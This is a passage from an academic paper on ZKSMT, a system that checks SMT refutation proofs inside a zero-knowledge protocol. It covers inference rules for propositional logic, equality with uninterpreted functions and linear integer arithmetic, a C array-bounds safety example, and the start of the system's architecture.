More precisely, a theory is a set of automatically recognizable proof steps, each of which consists of **(1)** a symbol, referred to as the rule identifier, which has a finite arity, **(2)** a set of formulas known as the premises, and **(3)** a formula referred to as the conclusion. The proofs of a formula φ in theory $\mathcal{T}$ under assumed formulas $\mathcal{A}$ are the smallest set such that **(1)** each assumption $\varphi \in \mathcal{A}$ is a proof of itself, and **(2)** if $P_0,\ldots,P_n$ are proofs of formulas $\varphi_0,\ldots,\varphi_n$, and R is a proof step with φ' as its conclusion and $\varphi_0,\ldots,\varphi_n$ as its premises, then R and $P_0,\ldots,P_n$ form a proof of φ'. If φ has a proof in $\mathcal{T}$ under $\mathcal{A}$, then φ is derived in $\mathcal{T}$ from $\mathcal{A}$. A refutation of formula φ in theory $\mathcal{T}$ is a proof of False in $\mathcal{T}$ under assumption φ. Multiple theories can be combined into a single theory by combining the programs that recognize applications of their proof rules. Thus, when convenient, we may consider either individual theories in isolation (to explain facts that they can derive) or a combination of multiple theories (when describing benchmarks that use many theories in combination).

Defining a formal theory for a previously unformalized domain of interest, and obtaining assurance that it proves exactly the formulas of interest, can be non-trivial. Our work is applicable in a setting where each theory of interest is accompanied by a public definition of the theory as a set of inference rules that the prover and verifier have agreed allows the derivation of only desired conclusions from assumptions.

2.2 SMT Theories of Interest

We now introduce illustrative examples of inference rules that define three logical theories of central importance: propositional logic, equality with uninterpreted functions, and linear integer arithmetic. Each of these theories is commonly used by program verifiers to verify critical properties of software, and each is supported by the current implementation of our protocol. Each inference rule is presented using a standard notation where the rule's premises occur above a horizontal bar and its conclusion occurs below.

2.2.1 Propositional Logic

Propositional logic rules—i.e., how formulas constructed from conjunction, disjunction, and negation can be proved and used to prove other formulas—include the following.

ExclMid The rule ExclMid formalizes the law of the excluded middle, stating that each proposition or its negation must hold:

$$\frac{}{a \vee \neg a}$$

Resolution The rule Res formalizes the idea of reasoning by case splitting. If both $p \vee A$ and $\neg p \vee B$ hold, then either A must hold (when $\neg p$ holds) or B must hold (when p holds):

$$\frac{p \vee A \quad \neg p \vee B}{A \vee B}$$

DeDup The de-duplication rule DeDup prunes duplicated disjuncts. A weak form of it (which can be applied n times to prune disjuncts that are repeated n times) is this:

$$\frac{a \vee a \vee B}{a \vee B}$$

Given that resolution alone is complete for proving refutations in propositional logic and there are existing protocols that verify resolution proofs in ZK [42], it may be surprising that we consider a large collection of rules instead of a minimal subset. However, practical SMT theorem provers [14] often generate proofs that use many distinct rules, both to minimize their tool's output and to simplify their implementations. While such proofs could be rewritten to use a more restricted rule set, the consequences for both the size of the resulting proof and the performance of a subsequent ZK proof that verifies it are non-obvious and well beyond the scope of the this work.

2.2.2 Equality with Uninterpreted Functions

The theory of equality with uninterpreted functions (EUF) enables SMT to describe general properties of system operations without explicitly defining their complete behavior, which can be helpful for modeling complex systems that consist of multiple modules. EUF contains three rules—Reflexivity, Symmetry, and Transitivity—that express the fact that equality

is reflexive, symmetric, and transitive (i.e., that it is, unsurprisingly, an equivalence relation); their definitions are straightforward. It also contains an infinite family of rules, Cong_n for all $n \in \mathbb{N}$, which express that applying an n-ary function f to n equal arguments produces equal results:

$$\frac{a_0 = b_0 \quad \ldots \quad a_{n-1} = b_{n-1}}{f(a_0, \ldots, a_{n-1}) = f(b_0, \ldots, b_{n-1})}$$

2.2.3 Linear Integer Arithmetic

Linear integer arithmetic (LIA) is a commonly used first-order theory of integers that includes addition and multiplication by constants but does not permit multiplication between variables. It is used to model the semantics of both bounded and unbounded arithmetic.

Multiplication Distribution The rule MulDist is the general law that multiplication distributes over addition, specialized to the case of constant left factors. It can be applied to derive, e.g., that $4 * (2x + 3y) = 8x + 12y$. Its general form is this:

$$\overline{c * (\sum_{i=0}^{n} d_i * x_i) = \sum_{i=0}^{n} c * d_i * x_i}$$

Here $x_0, \ldots, x_n$ are arbitrary terms; $c, d_0, \ldots, d_n$ are constants.

Farkas' Lemma Farkas' Lemma derives strict inequalities from the terms in a larger strict inequality. It can be expressed as a family of inference rules, indexed by a term size n:

$$\frac{\sum_{i=0}^{n} c_i * a_i - c_i * b_i > 0}{\bigvee_{i=0}^{n} a_i > b_i}$$

A similar rule can be applied to derive a slightly more constrained disjunction when a linear term of the identical form is given to be equal to 0.

2.3 An Example Formalizing Software Safety

We can use EUF and LIA to model safety properties for numerical type conversion in languages like C. Suppose that we want to prove the safety of a function that overwrites an entry in an array:

```
1 void find_and_replace(int[] a, int x, int y) {
2   int i = get_position(a, x);
3   if (0 <= i) {
4     a[i] = y;
5   }
6 }
```

The helper function `get_position(a, x)` returns the index of the first occurrence of `x` within `a` and returns -1 if `x` does not appear in `a`. `find_and_replace` includes a safeguard for the possibility that `x` is not in `a`: in that event, it does nothing rather than attempting to write to an index of `a`. We can prove the safety of `find_and_replace` using the following SMT formula:

$$g(a,x) = -1 \vee (0 \leq g(a,x) \wedge g(a,x) < l(a)) \quad (1)$$
$$\wedge\, i = g(a,x) \quad (2)$$
$$\wedge\, 0 \leq i \quad (3)$$
$$\wedge\, \neg(0 \leq i \wedge i < l(a)) \quad (4)$$

Line 1 represents the behavior of `get_position(a, x)`. We abbreviate the name `get_position` to `g`, and `l` is a function that returns the length of an array. Line 2 represents the assignment of a value to `i`, and line 3 indicates that we are modeling the situation when the conditional `if` is satisfied. Line 4 represents the safety property that we want to establish: the index `i` is within the bounds of the array when the check `0 <= i` passes. Instead of phrasing the safety property as a proof goal, we aim to prove the unsatisfiability of the scenario where the safety property is negated.

We can give this formula as an input to an external SMT solver that produces a refutation proof that ZKSMT can use. In Sec. 3.1, we will discuss the encoding that ZKSMT uses to represent the refutation proof for this formula.

2.4 Zero-Knowledge Proofs

A zero-knowledge proof [24, 26] allows a prover to convince a verifier that it possesses an input w such that $P(w) = 1$ for some public predicate P, while revealing no additional information about w. There have been many lines of work in designing practically efficient ZK protocols under different settings and assumptions (e.g., [25, 28, 34, 35]). ZKSMT uses a special type of ZK protocol commonly referred to as "commit-and-prove" ZK [13], which allows a witness to be committed and later proven over multiple predicates while ensuring consistency of the committed values.

Although ZKSMT can be instantiated with any commit-and-prove ZK, we use the recent VOLE-ZK series for maximum efficiency [6, 18, 51] and, in particular, take advantage of optimizations for polynomials [53] and RAM operations [20]. We also use the permutation check originally proposed by [10].

Note that ZK proofs and refutation proofs are two different concepts, one in cryptography and one in formal methods. The verification procedure of a refutation proof is encoded as a statement proven by two parties using a ZK protocol.

3 ZKSMT Architecture

To verify an SMT refutation proof, ZKSMT examines the whole proof, step by step, in a loop: one such step is depicted in Fig. 1. In each iteration, ZKSMT **(1)** fetches the rule to be applied to the current step, **(2)** fetches the rule's premises, and **(3)** verifies that the derived formula is a valid conclusion of the proof rule. The overall structure resembles the design of a Von Neumann processor that executes only straight-line instructions (i.e., instructions that always transfer control to their successor). The available set of proof rules resembles a CPU's set of supported instructions. The proofs themselves



Figure 1: The retrieval and processing of information over one of ZKSMT's steps. Operations are numbered in the order of their occurrence. Data concerning rules applied and proof expressions to the right is used to check step validity, depicted in the middle. The result of the check is written to a storage cell in D, on the left.

are similar to programs composed of sequential instructions. In this analogy, the checking instruction responsible for each individual proof rule can be envisioned as analogous to a CPU's arithmetic-logic unit to handle specific computations.
